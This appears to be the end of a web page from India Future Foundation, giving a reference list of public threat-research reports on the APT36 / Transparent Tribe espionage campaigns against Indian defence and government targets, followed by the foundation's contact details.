- [https://www.fireeye.com/blog/threat-research/2016/06/apt\\_group\\_sends\\_spea.html](https://www.fireeye.com/blog/threat-research/2016/06/apt_group_sends_spea.html)
- <https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf>
- [https://www.thaicert.or.th/downloads/files/A\\_Threat\\_Actor\\_Encyclopedia.pdf](https://www.thaicert.or.th/downloads/files/A_Threat_Actor_Encyclopedia.pdf)
- <https://cysinfo.com/cyber-attack-targeting-cbi-and-possibly-indian-army-officials/>
- <https://www.seqrte.com/blog/operation-honey-trap-apt36-targets-defence-organizations-in-india/>
- <https://blog.malwarebytes.com/threat-analysis/2020/03/apt36-jumps-on-the-coronavirus-bandwagon-delivers-crimson-rat/>



INDIA FUTURE  
FOUNDATION

## Contact us

### India Future Foundation

**Phone:** +91-1244045954, +91-9312580816

**Email:** [helpline@indiafuturefoundation.com](mailto:helpline@indiafuturefoundation.com)

BSMT, Building no. 2731 EP, Sector 57, Golf Course Extension Road,  
Gurugram, Haryana, India – 122003



INDIA FUTURE  
FOUNDATION